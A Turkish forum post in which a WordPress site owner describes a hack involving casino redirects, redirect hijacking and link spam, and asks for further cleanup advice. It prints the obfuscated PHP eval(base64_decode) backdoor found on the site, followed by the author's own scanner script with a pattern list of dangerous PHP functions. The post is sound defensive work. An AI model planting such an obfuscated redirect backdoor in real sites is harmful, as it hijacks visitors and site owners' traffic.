
Wordpress eklentilerinden Wordfence eklentisiyle tarama yaptığımda bir çok virüs buldum ve temizledim. 3 adet sayfam için casino sitesine yönlendirme yapmışlardı ve load.php içeriğindeki içerikleri temizledim ve düzelttim. Bir çok siteden (Hackledikleri) gelen ve casino, slot gibi kelimelerden backlinklerin hepsini disallow aracıyla reddettim.
Webmaster tools aracına kendilerini admin olarak ekleyebiliyorlar ben siliyorum onlar ekliyor ve sunucuya Google doğrulama dosyası ekleyebildikleri için o dosyanın içeriğini boşaltıp 444 izni verdim.
Başka ne yapabilirim?
Siteme yapılanlar
-3 adet sayfamı başka siteye yönlendirmişler
-301 Redirect Hijacking (Yönlendirme Gaspı) yapmışlar
-Anchor Text Spamming (Kelime Zehirlemesi)
-Link Bombing

Edit: Bir çok virüs tespit edip sildim ve arka kapı olarak şunu kullanmışlar
<?php eval(base64_decode('CiBnb3RvIGdjZTY0OyBRNDhoUDogaW YgKHN0cmlwb3MoJGhvc3QsICJcMTY3XDE2N1x4NzdcNTYiKSA9 PT0gMCkgeyBoZWFkZXIoIlx4NGNceDZmXDE0M1x4NjFceDc0XD E1MVwxNTdcMTU2XHgzYVw0MFx4NjhceDc0XHg3NFx4NzBceDcz XDcyXDU3XDU3XDE1NFwxNDVceDc0XHg3M1wxNDVceDZjXHg3M1 wxNDNceDY4XHg2MVwxNDRcMTQ1XDE0MVwxNDRceDc2XHg2Zlwx NDNceDYxXDE0MVwxNjRceDZlXHg2Y1w1NlwxNTZcMTU0XDU3Ii AuIHN1YnN0cigkaG9zdCwgNCkgLiAkdXJpLCB0cnVlLCAzMDEp OyDCoMKgwqDCoGV4aXQ7IH0gZ290byB5ZWJiSTsgRnU1RkQ6IG hlYWRlcigiXDExNFx4NmZceDYzXHg2MVwxNjRcMTUxXHg2Zlwx NTZcNzJcNDAiIC4gJG5ld191cmwpOyBnb3RvIFMxSWVoOyBIOH NqTzogaGVhZGVyKCJceDQ4XHg1NFwxMjRcMTIwXHgyZlw2MVx4 MmVceDMxXDQwXHgzM1x4MzBcNjFceDIwXHg0ZFwxNTdcMTY2XD E0NVx4NjRceDIwXDEyMFx4NjVcMTYyXDE1NVwxNDFcMTU2XHg2 NVx4NmVceDc0XHg2Y1x4NzkiKTsgZ290byBGdTVGRDsgUzFJZW g6IGRpZTsgZ290byBRNDhoUDsgZ2NlNjQ6ICRuZXdfdXJsID0g IlwxNTBcMTY0XHg3NFx4NzBcMTYzXHgzYVw1N1w1N1x4NmNcMT Q1XDE2NFwxNjNceDY1XHg2Y1wxNjNcMTQzXHg2OFx4NjFcMTQ0 XDE0NVx4NjFceDY0XHg3NlwxNTdcMTQzXHg2MVx4NjFcMTY0XD E1NlwxNTRcNTZcMTU2XDE1NFw1NyI7IGdvdG8gSDhzak87IHll YmJJOiA=')); ?>
Bunları şu aşağıdaki kendi oluşturduğum kod yapısıyla buldum.
<?php
set_time_limit(0);

$start_dir = __DIR__;

$patterns = [
    'eval(',
    'base64_decode',
    'gzinflate',
    'str_rot13',
    'shell_exec',
    'exec(',
    'system(',
    'passthru(',
    'assert(',
    'preg_replace("/e"',
    'create_function',
    'include($_GET',
    'require($_GET',
    'file_get_contents("http',
    'curl_exec',
    'iframe',
    'pages.dev',
    'xean',
];

$ignore_dirs = [
    'node_modules',
    '.git'
];

echo "<h2>🔍 Backdoor Scan Başlatıldı...</h2>";

function scan($dir, $patterns, $ignore_dirs) {
    $files = scandir($dir);

    foreach ($files as $file) {
        if ($file == '.' || $file == '..') continue;

        $fullpath = $dir . '/' . $file;

        // ignore klasörler
        foreach ($ignore_dirs as $ignore) {
            if (strpos($fullpath, $ignore) !== false) continue 2;
        }

        if (is_dir($fullpath)) {
            scan($fullpath, $patterns, $ignore_dirs);
        } else {
            // sadece php/js/html tara
            if (!preg_match('/\.(php|js|html)$/i', $file)) continue;

            $content = @file_get_contents($fullpath);
            if (!$content) continue;

            foreach ($patterns as $pattern) {
                if (stripos($content, $pattern) !== false) {
                    echo "<div style='color:red'>";
                    echo "⚠ FOUND: <b>$pattern</b> → $fullpath";
                    echo "</div>";
                    break;
                }
            }
        }
    }
}

scan($start_dir, $patterns, $ignore_dirs);

echo "<h3>✅ Tarama bitti</h3>"; 


